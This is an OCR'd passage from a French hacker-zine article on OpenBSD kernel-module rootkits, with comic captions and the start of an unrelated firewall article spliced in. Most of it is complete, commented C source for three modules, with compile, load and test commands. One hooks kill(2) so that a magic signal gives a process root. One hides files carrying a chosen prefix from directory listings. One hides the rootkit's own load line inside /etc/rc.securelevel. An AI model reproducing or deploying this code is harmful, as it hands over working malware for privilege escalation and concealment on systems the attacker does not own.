
4. Syscall hijacking

L'intérêt des lkm est surtout de détourner des syscalls pour pouvoir modifier leurs comportements. On peut ainsi comme sous linux installer une backdoor root, cacher des process, des fichiers, des connexions, détourner un tty, etc...
Le principe est simple, on change l'adresse du syscall par la nôtre dans la sysent. La sysent correspond à la sys_call_table sous linux et stocke donc l'ensemble des syscalls. Elle est définie par struct sysent sysent[]; où struct sysent est défini par (fichier sys/systm.h des sources du kernel OpenBSD) :

```
extern struct sysent {                  /* system call table */
        short   sy_narg;                /* number of args */
        short   sy_argsize;             /* total size of arguments */
        sy_call_t *sy_call;             /* implementing function */
};
```

Pour connaître le numéro des syscalls ainsi que leurs arguments il suffit d'ouvrir le fichier sys/syscall.h des sources du kernel. Voilà les syscalls intéressants pour nous :





```
/* syscall: "read" ret: "ssize_t" args: "int" "void *" "size_t" */
#define SYS_read                3
/* syscall: "open" ret: "int" args: "const char *" "int" "..." */
#define SYS_open                5
/* syscall: "close" ret: "int" args: "int" */
#define SYS_close               6
/* syscall: "kill" ret: "int" args: "int" "int" */
#define SYS_kill                37
/* syscall: "getdirentries" ret: "int" args: "int" "char *" "int" "long *" */
#define SYS_getdirentries       196
```

Pour savoir quel syscall détourner, la meilleur solution reste encore de tracer un process avec ktrace(1) et kdump(1) :

```
# ktrace -di -t c /bin/ls
lkm_bd.c        openbsd.lkm
# kdump -t c | more
...
 27814 ls     CALL  getdirentries(0x5,0x35000,0x1000,0x310b4)
 27814 ls     RET   getdirentries 512/0x200
 27814 ls     CALL  getdirentries(0x5,0x35000,0x1000,0x310b4)
 27814 ls     RET   getdirentries 0
...
#
```

5. Différents LKMs

5.1 Backdoor root

Pour faire une backdoor root, le principe est simple, on détourne le syscall kill(2) pour faire un déclencheur de la backdoor. Si le signal envoyé à kill est celui de notre backdoor, alors on donne les droits root au process de destination. Voilà le code largement commenté du lkm faisant cela :

```
[+ lkm_bd.c +]
/* includes */
#include <sys/param.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
#include <sys/exec.h>
#include <sys/conf.h>
#include <sys/lkm.h>
#include <sys/proc.h>
#include <sys/syscall.h>

/* redéfinition de struct sys_call_args : cf syscallargs.h */
struct sys_kill_args {
   int pid;             /* argument 1 de kill : pid          */
   int signum;          /* argument 2 de kill : numéro de signal */
};

/* constantes */
#define MAGIC_SIGNAL   69  /* notre numéro de signal */

/* déclarations des fonctions */
int our_kill(struct proc *p, void *v, register_t *retval);
int (*old_kill)(struct proc *p, void *v, register_t *retval);

/* déclaration du lkm */
MOD_MISC("lkm_bd");

/* nos fonctions */
/* Donne les droits root au process recevant kill(MAGIC_SIGNAL) */
int our_kill(struct proc *p, void *v, register_t *retval)
{
  struct sys_kill_args *args;
  struct proc* ourproc;
  args = (struct sys_kill_args*)v;     /* récupére les arguments de kill */

  if(args->signum != MAGIC_SIGNAL)    /* si ce n'est pas notre signal    */
  return old_kill(p,v,retval);    /* alors exécuté l'ancien kill     */

  /* MAGIC_SIGNAL */
  ourproc = (pfind(args->pid));           /* trouver le process cible      */

  ourproc->p_cred->p_ruid  = 0;       /* on donne les droits root au     */
  ourproc->p_cred->p_svuid = 0;    /* process cible (uid, gid, euid, */
  ourproc->p_cred->p_rgid  = 0;    /* egid, sveuid, svegid = 0)       */
  ourproc->p_cred->p_svgid = 0;
  ourproc->p_cred->pc_ucred->cr_uid = 0;
  ourproc->p_cred->pc_ucred->cr_gid = 0;

  *retval = -EINVAL;                      /* enfin, on retourne EINVAL pour */
  return -EINVAL;                         /* faire croire au fonctionnement */
}                       /* normal de kill       */

/* Notre handler */
int bd_handler(struct lkm_table *lkmtp, int cmd)
{
  switch(cmd)
  {
    case LKM_E_LOAD:
      /* code d'initialisation */
      old_kill = sysent[SYS_kill].sy_call; /* sauvegarde de l'ancien  */
                                           /* syscall kill        */
      sysent[SYS_kill].sy_call = our_kill; /* détournement du syscall */
      break;
    case LKM_E_UNLOAD:
      /* code de destruction */
      sysent[SYS_kill].sy_call = old_kill; /* restauration de        */
      break;                  /* l'ancien syscall kill       */
    default:
      break;
  }
  return 0;
}

/* Point d'entrée */
int lkm_bd(struct lkm_table *lkmtp, int cmd, int ver)
{
  DISPATCH(lkmtp, cmd, ver, bd_handler, bd_handler, lkm_nofunc);
}
/* fin du code */
[- lkm_bd.c -]
```

Ensuite il ne nous reste plus qu'à le compiler :

```
$ cc -D_KERNEL -I/sys -c lkm_bd.c
```

(ici /sys est l'endroit où se trouve les sources de mon kernel)

A insérer le module avec modload (en root) :

```
# modload -e lkm_bd -o /tmp/tmp.o lkm_bd.o
Module loaded as ID 0

# modstat
Type     Id Off Loadaddr Size Info      Rev Module Name
MISC     0     0 e08ee000 0002 e08ef000     2 lkm_bd
#
```

Il ne reste plus qu'à le tester avec la fonction kill(2) :

```
[+ testlkm_bd.c +]
#include <signal.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
  if(argc<2)return -1;
  return kill(atoi(argv[1]),69);
```


CAPTAIN CAVERN

```
}
[- testlkm_bd.c -]
```

En user :

```
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
$ gcc testlkm_bd.c -o test
$ ps
  PID TT       STAT    TIME COMMAND
26261 p0       Is      0:00.15 -bash (bash)
 3755 p0       R       0:00.12 bash
 8699 p0       R+      0:00.00 ps
$ ./ess 3755
$ id
uid=0(root) gid=0(wheel) groups=1000(user)
$
```

Voilà, on a donc bien une backdoor root, puisqu'avec un code utilisateur, on obtient un accès root. Pour déloader le module, il suffit de faire 'modunload -n lkm_bd'.

5.2 Cacher un fichier

Comme nous l'avons vu dans la section syscall, le syscall utilisée par /bin/ls (et d'ailleurs par n'importe quel outil) pour lister un répertoire est getdirentries(2) qui a la structure suivante :
int getdirentries(int fd, char *buf, int nbytes, long *basep);
Pour savoir ce que font les différents arguments, un petit man 2 getdirentries vous renseignera. Ici les seuls arguments qui nous concernent sont buf et nbytes.
buf contiendra à la fin de l'appel système les enregistrements du répertoire et nbytes est la taille du buffer. Ce syscall renvoie le nombre d'octets écrits dans buf. Donc pour faire en sorte que l'on ne voie pas un fichier, il suffit de supprimer l'enregistrement correspondant dans buf.
Ces enregistrements sont de la forme suivante (sys/dirent.h) :

```
struct dirent {
        u_int32_t d_fileno;             /* file number of entry */
        u_int16_t d_reclen;             /* length of this record */
        u_int8_t  d_type;               /* file type, see below */
        u_int8_t  d_namlen;             /* length of string in d_name */
#ifdef _POSIX_SOURCE
        char      d_name[255 + 1];      /* name must be no longer than this */
#else
#define MAXNAMLEN       255
        char      d_name[MAXNAMLEN + 1];  /* name must be no longer than this */
#endif
};
```

Donc, il nous suffit de parcourir buf après avoir appelé l'ancien syscall et de vérifier s'il s'agit d'un fichier. Voilà un lkm réalisant ceci en se basant sur le début du nom :

```
[+ lkm_dir.c +]
/* includes */
#include <sys/param.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
#include <sys/exec.h>
#include <sys/conf.h>
#include <sys/lkm.h>
#include <sys/dirent.h>
#include <sys/syscall.h>

struct sys_getdirentries_args {
        int fd;
        char *buf;
        int count;
        long *basep;
};

/* constantes */
#define MAGIC_PREFIX    ".hzv__"

/* déclarations des fonctions */
int  our_getdirentries(struct proc *p, void *v, register_t *retval);
int  (*old_getdirentries)(struct proc *p, void *v, register_t *retval);
int  my_strsubcmp(char*, char*);

/* déclaration du lkm */
MOD_MISC("lkm_dir");

/* nos fonctions */
/* Compare deux chaines de données et retourne 1 si la première est un préfixe
 * de la deuxième
 */
int my_strsubcmp(char *str1, char *str2)
{
 for(; (*str1) && ((*str1) == (*str2)); str1++, str2++);
 return (*str1) ? 0 : 1;
}

/* Cache les fichiers commençant par MAGIC_PREFIX */
int our_getdirentries(struct proc *p, void *v, register_t *retval)
{
 struct sys_getdirentries_args *args;
 struct dirent* curdir;
 struct dirent* nextdir;
 int result, i, oldreclen;

 args = (struct sys_getdirentries_args*)v;
 result = old_getdirentries(p,v,retval);    /* appel de l'ancien syscall */

 /* suppression des entrée commençant par MAGIC_PREFIX */
 if((result>=0) && ((*retval) > 0))
 {
  for(i=0; i<(*retval); i += curdir->d_reclen) /* on parcours la liste */
  {                     /* retournée       */
   curdir  = (struct dirent*)((int)(args->buf) + i);
   if(my_strsubcmp(MAGIC_PREFIX, curdir->d_name))
   {
    /* commence par MAGIC_PREFIX */
          *retval -= curdir->d_reclen;
          nextdir = (struct dirent*)((int)(args->buf) + i + curdir->d_reclen);
    /* effacement de l'enregistrement */
    bcopy((void*)nextdir, (void*)curdir, (*retval)-i);
    i -= oldreclen;
    curdir = (struct dirent*)((int)(args->buf) + i);
   }
   oldreclen = curdir->d_reclen;
  }
 }
 return result;
}

/* Notre handler */
int dir_handler(struct lkm_table *lkmtp, int cmd)
{
 switch(cmd)
 {
  case LKM_E_LOAD:
    /* code d'initialisation */
    old_getdirentries = sysent[SYS_getdirentries].sy_call;
    sysent[SYS_getdirentries].sy_call = our_getdirentries; /* détournement
    du syscall */
    break;
  case LKM_E_UNLOAD:
```

```
        /* code de destruction */
        sysent[SYS_getdirentries].sy_call = old_getdirentries; /* ancien syscall */
        break;
    default:
        break;
  }
  return 0;
}

/* Point d'entrée */
int lkm_dir(struct lkm_table *lkmtp, int cmd, int ver)
{
  DISPATCH(lkmtp, cmd, ver, dir_handler, dir_handler, lkm_nofunc);
}
/* fin du code */
[- lkm_dir -]
```

Et puis le petit test :

```
bash-2.05# ls
.Xauthority      .login          GNUstep         lkm_dir.o
.bash_history    .mailrc         bin             lkmbd.o
.cshrc           .profile        doc
.hzv___          .rhosts         ktrace.out
.hzv___coucou    .ssh            lkm_bd.c
.hzv___ess       .xinit          lkm_bd.o
.hzv___ess2      .xinitrc        lkm_dir.c
bash-2.05# cc -D_KERNEL -I/sys -c lkm_dir.c
bash-2.05# modload -e lkm_dir -o /tmp/tmp.o lkm_dir.o
Module loaded as ID 0
bash-2.05# ls
.Xauthority      .rhosts         doc             lkmbd.o
.bash_history    .ssh            ktrace.out
.cshrc           .xinit          lkm_bd.c
.login           .xinitrc        lkm_bd.o
.mailrc          GNUstep         lkm_dir.c
.profile         bin             lkm_dir.o
bash-2.05# modunload -i 0
```

Donc, on voit bien que les fichiers commençant par .hzv___ ne sont plus listés. Ce qui permet facilement de mettre des fichiers cachés...

5.3 Cacher certaines lignes d'un fichier

Cacher certaines lignes d'un fichier, pour quoi faire me direz-vous ? Etant donné que l'on peut déjà cacher nos fichiers. La réponse est simple : cacher des modifications faites dans des scripts existants !! Cela est très pratique en l'occurence pour cacher le loading de notre lkm (le fichier sera lu, le lkm loade et ensuite, la ligne loadant le lkm sera invisible). Pour cela, il nous faut évidemment détourner le syscall read, mais également open pour connaître le fichier à cacher, et close pour savoir quand le fichier est fermé.
Le principe cette fois-ci est simple : on regarde si la ligne demandée est la nôtre (avec une comparaison de chaîne) dans le fichier qui nous intéresse (dont on aura avant tout marqué dans le syscall open) et on supprime la ligne s'il s'agit de la bonne. Il faudra peut-être refaire un appel à l'ancien syscall s'il s'agit exclusivement de notre ligne.

Voilà le code commenté réalisant ceci :

```
[+ lkm_file.c +]
/* includes */
#include <sys/param.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
#include <sys/exec.h>
#include <sys/conf.h>
#include <sys/lkm.h>
#include <sys/proc.h>
#include <sys/syscall.h>

struct sys_read_args {
    int         fd;
    void        *buf;
    size_t      nbyte;
};
struct sys_open_args {
    char * path;
    int flags;
    int mode;
};
struct sys_close_args {
    int fd;
};


/* constantes */
/* ligne à cacher */
#define MAGIC_LINE      "/sbin/modload -o /tmp/k.o -e lkm_file /etc/lkm_dir.o"
/* fichier où se trouve la ligne à cacher */
#define MAGIC_FILE      "/etc/rc.securelevel"
/* numéro où ajouter la ligne */
#define MAGIC_WHERE     5
/* nombre de file descriptors */
#define MAX_FD_TABSIZE  10

/* tableau des file descriptors */
int fd_tab[2][MAX_FD_TABSIZE];
int fd_count;

/* déclarations des fonctions */
int  our_open(struct proc *p, void *v, register_t *retval);
int  (*old_open)(struct proc *p, void *v, register_t *retval);
int  our_read(struct proc *p, void *v, register_t *retval);
int  (*old_read)(struct proc *p, void *v, register_t *retval);
int  our_close(struct proc *p, void *v, register_t *retval);
int  (*old_close)(struct proc *p, void *v, register_t *retval);
int  find_fd(int, int);
void del_fd(int, int);
int  del_substring(int, char*, char*);
int  my_strsubcmp(char*, char*);

/* déclaration du lkm */
MOD_MISC("lkm_file");

/* nos fonctions */
/* trouve un file descriptor dans fd_tab */
int find_fd(int pid, int fd)
{
  int i;
  for(i=0; i<fd_count; i++)
    if((fd_tab[1][i] == fd) && (fd_tab[0][i] == pid))
      return i;
  return -1;
}

/* supprime un file descriptor de fd_tab */
void del_fd(int pid, int fd)
{
  int k,i = find_fd(pid, fd);
  if(i>=0)
  {
    fd_count--;
    for(k=i; k<fd_count; k++)
    {
```

```
      fd_tab[0][k] = fd_tab[0][k+1];
      fd_tab[1][k] = fd_tab[1][k+1];
      }
   }
}

/* Compare deux chaînes de données et retourne 1 si la première est un préfixe
 * de la deuxième
*/
int my_strsubcmp(char *str1, char *str2)
{
  for(; (*str1) && ((*str1) == (*str2)); str1++, str2++);
  return (*str1) ? 0 : 1;
}

/* del_substring : supprime une sous-chaine d'un buffer */
int del_substring(int size, char *buf, char *substr)
{
  int i, ret = size;
  int len = strlen(substr);
  int l; char *curbuf; char *copybuf;
  for(i=0; i<ret; i++)
  {
    curbuf = buf+i;
    if(my_strsubcmp(substr, curbuf))
    {
      ret -= len;
      copybuf = buf + i + len;
      bcopy((void*)copybuf,(void*)curbuf, ret-i-1);
      i--;
    }
  }
  return ret;
}

/* open : rajoute les file descriptor correspondant au fichier */
int our_open(struct proc *p, void *v, register_t *retval)
{
  struct sys_open_args *args = v;
  int result = old_open(p,v,retval);
  if((result>=0) && ((*retval)>=0))
  {
    if(!strcmp(args->path, MAGIC_FILE) && (fd_count < MAX_FD_TABSIZE))
    { /* il s'agit du fichier qui nous interesse */
      /* on stocke le file descriptor correspondant */
      fd_tab[0][fd_count] = p->p_pid;
      fd_tab[1][fd_count] = (*retval);
      fd_count++;
    }
  }
  return result;
}

/* close : supprime les file descriptor correspondant au fichier */
int our_close(struct proc *p, void *v, register_t *retval)
{
  struct sys_close_args *args = v;
  del_fd(p->p_pid, args->fd);
  return old_close(p, v, retval);
}

/* read : empeche la lecture de notre chaîne */
int our_read(struct proc *p, void *v, register_t *retval)
{
  struct sys_read_args *args = v;
  int ret = old_read(p, v, retval);
  if((ret>=0) && ((*retval)>0) && (find_fd(p->p_pid, args->fd)>=0))
  { /* il s'agit d'un de nos file descriptors */
    *retval = del_substring(*retval, args->buf, MAGIC_LINE);
    /* on a supprimé toute la chaine, donc on réappel le syscall */
    if((*retval)==0) return our_read(p,v,retval);
  }
  return ret;
}

/* Notre handler */
int file_handler(struct lkm_table *lkmtp, int cmd)
{
  switch(cmd)
  {
    case LKM_E_LOAD:
      /* code d'initialisation */
      old_open  = sysent[SYS_open].sy_call;
      old_read  = sysent[SYS_read].sy_call;
      old_close = sysent[SYS_close].sy_call;
      sysent[SYS_open].sy_call  = our_open; /* détournement des syscalls */
      sysent[SYS_read].sy_call  = our_read;
      sysent[SYS_close].sy_call = our_close;
      break;
    case LKM_E_UNLOAD:
      /* code de destruction */
      sysent[SYS_open].sy_call  = old_open; /* anciens syscalls */
      sysent[SYS_read].sy_call  = old_read;
      sysent[SYS_close].sy_call = old_close;
      break;
    default:
      break;
  }
  return 0;
}

/* Point d'entrée */
int lkm_file(struct lkm_table *lkmtp, int cmd, int ver)
{
    DISPATCH(lkmtp, cmd, ver, file_handler, file_handler, lkm_nofunc);
}
/* fin du code */
[- lkm_file.c -]
```

Nota Bene : il faudrait, pour que ce code soit parfait, détourner également le syscall write pour rajouter automatiquement notre ligne quand le fichier est modifié.

6. To come...

La prochaine fois nous verrons comment l'on peut cacher un processus ou une connexion réseau dont le listing se fait contrairement à linux, par une lecture directe dans /dev/kmem.


7. Documentations diverses

[1] OpenBSD Loadable Kernel Modules - Peter Werner (peter_a_werner@yahoo.com)

[2] Attacking FreeBSD with Kernel Modules - pragmatic / THC
(http://www.thehackerschoice.com)

[3] Fun and Games with FreeBSD Kernel Modules - Stephanie Wehner
(http://www.r4k.net)

XXXX


ELLE EST MORTE...
FOUDROYÉE
ELLE A PROVOQUÉ LE COURT-CIRCUIT
QUI A SAUVÉ L'UNIVERS !
FIN

FIREWALLING FOR FUN AND PROFIT

Un firewall est souvent considéré, à tort, comme le rempart ultime contre les pirates. C'est faux, et les gens qui vous vendent un firewall en vous disant qu'avec lui, vous serez protégés contre tout et n'importe quoi sont exactement comme ceux qui vous promettent que la dernière version d'un antivirus vous protège contre toute menace ; des charlatans. Cela dit, il est exact qu'un firewall peut parfois s'avérer utile pour se protéger, autant des agressions extérieures qu'intérieures. Eh oui, rappelez vous: il n'existe pas de gentils utilisateurs, il n'existe que des désastres potentiels...

